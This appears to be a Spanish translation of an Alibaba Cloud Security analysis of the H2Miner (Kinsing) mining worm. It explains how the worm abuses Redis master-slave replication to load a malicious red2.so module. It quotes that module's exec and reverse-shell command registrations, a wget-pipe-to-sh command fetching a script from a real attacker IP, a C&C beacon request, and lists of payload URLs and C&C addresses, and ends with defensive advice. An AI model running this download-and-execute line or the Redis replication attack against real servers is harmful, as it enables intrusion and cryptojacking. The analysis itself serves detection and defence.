

Hace un día, uno de los servidores de mi proyecto fue atacado por un gusano similar. En busca de respuestas a la pregunta "¿qué fue esto?" encontré un artículo maravilloso del equipo de Alibaba Cloud Security. Como no encontré este artículo en Habr, decidí traducirlo especialmente para ustedes <3
Introducción
Recientemente, el equipo de seguridad de Alibaba Cloud detectó un brote repentino de H2Miner. Este tipo de gusano malicioso utiliza la falta de autenticación o contraseñas débiles para Redis como puerta de entrada a sus sistemas, luego sincroniza su propio módulo malicioso con el esclavo mediante sincronización maestro-esclavo y, finalmente, carga este módulo malicioso en la máquina atacada y ejecuta instrucciones maliciosas.
En el pasado, los ataques a sus sistemas se llevaban a cabo principalmente mediante un método que involucraba tareas programadas o claves SSH que se grababan en su máquina después de que el atacante accedía a Redis. Afortunadamente, este método no se utiliza a menudo debido a problemas de control de permisos o a la variación en las versiones del sistema. Sin embargo, este método de carga del módulo malicioso puede ejecutar comandos del atacante o acceder al shell, lo que es peligroso para su sistema.
Debido a la gran cantidad de servidores Redis, que se encuentran en Internet (casi 1 millón), el equipo de seguridad de Alibaba Cloud, como recordatorio amistoso, recomienda a los usuarios no proporcionar acceso a Redis desde la red y revisar regularmente la solidez de sus contraseñas, así como asegurarse de que no sean vulnerables a ataques de fuerza bruta.
H2Miner
H2Miner es un botnet de minería para sistemas basados en Linux que puede infiltrarse en su sistema de varias maneras, incluida la falta de autenticación en Hadoop yarn, Docker y la vulnerabilidad de ejecución remota de comandos de Redis (RCE). El botnet funciona cargando scripts maliciosos y malware para minar sus datos, ampliando horizontalmente el ataque y manteniendo comunicación de comando y control (C&C).
Redis RCE
Pavel Toporkov compartió su conocimiento sobre este tema en ZeroNights 2018. Después de la versión 4.0, Redis admite la función de carga de módulos externos, lo que permite a los usuarios cargar archivos .so, compilados con C, en Redis para ejecutar ciertos comandos de Redis. Aunque esta función es útil, presenta una vulnerabilidad en la que, en modo master-slave, los archivos pueden ser sincronizados con el esclavo a través del modo fullresync. Esto puede ser utilizado por un atacante para transferir archivos .so maliciosos. Una vez completada la transferencia, los atacantes cargan el módulo en la instancia de Redis atacada y ejecutan cualquier comando.
Análisis del gusano malicioso
Recientemente, el equipo de seguridad de Alibaba Cloud descubrió que el tamaño del grupo de mineros maliciosos H2Miner había crecido repentinamente. Según el análisis, el proceso general de la aparición del ataque es el siguiente:

H2Miner utiliza RCE Redis para llevar a cabo un ataque completo. Primero, los atacantes atacan servidores Redis desprotegidos o servidores con contraseñas débiles.
Luego utilizan el comando config set dbfilename red2.so para cambiar el nombre del archivo. Después de eso, los atacantes ejecutan el comando slaveof para establecer la dirección del host de replicación master-slave.
Cuando la instancia de Redis atacada establece una conexión master-slave con un Redis malicioso que pertenece al atacante, el atacante envía el módulo infectado usando el comando fullresync para sincronizar los archivos. Luego, el archivo red2.so se cargará en la máquina atacada. Después de eso, los atacantes usan el módulo ./red2.so para cargar este archivo .so. El módulo puede ejecutar comandos del atacante o iniciar una conexión reversa (backdoor) para obtener acceso a la máquina atacada.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Después de ejecutar un comando malicioso, como / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, el atacante restablecerá el nombre del archivo de respaldo y hará una descarga del módulo del sistema para borrar sus huellas. Sin embargo, el archivo red2.so seguirá estando en la máquina atacada. Se recomienda a los usuarios estar atentos a la presencia de dicho archivo sospechoso en la carpeta de su instancia de Redis.
Además de eliminar algunos procesos maliciosos para robar recursos, el atacante siguió un guion malicioso, descargando y ejecutando archivos maliciosos en formato binario para . Esto significa que el nombre del proceso o el nombre del directorio que contiene kinsing en el host puede indicar que esta máquina ha sido infectada por este virus.
Según los resultados de la ingeniería inversa, el malware realiza principalmente las siguientes funciones:
- Descarga y ejecución de archivos
- Minería
- Mantenimiento de la comunicación C&C y ejecución de comandos del atacante


Utiliza masscan para escaneos externos para ampliar su influencia. Además, la dirección IP del servidor C&C está codificada a fondo en el programa, y el host atacado interactuará con el servidor de comunicación C&C a través de solicitudes HTTP, donde la información del zombi (servidor comprometido) se identifica en el encabezado HTTP.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip

Otros métodos de ataque
Direcciones y enlaces utilizados por el gusano
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Consejo
Primero, Redis no debe estar abierto al acceso desde Internet y debe estar protegido con una contraseña segura. Además, es importante que los clientes verifiquen la ausencia del archivo red2.so en el directorio de Redis y la ausencia de 'kinsing' en el nombre del archivo/proceso en el host.
Fuente: habr.com
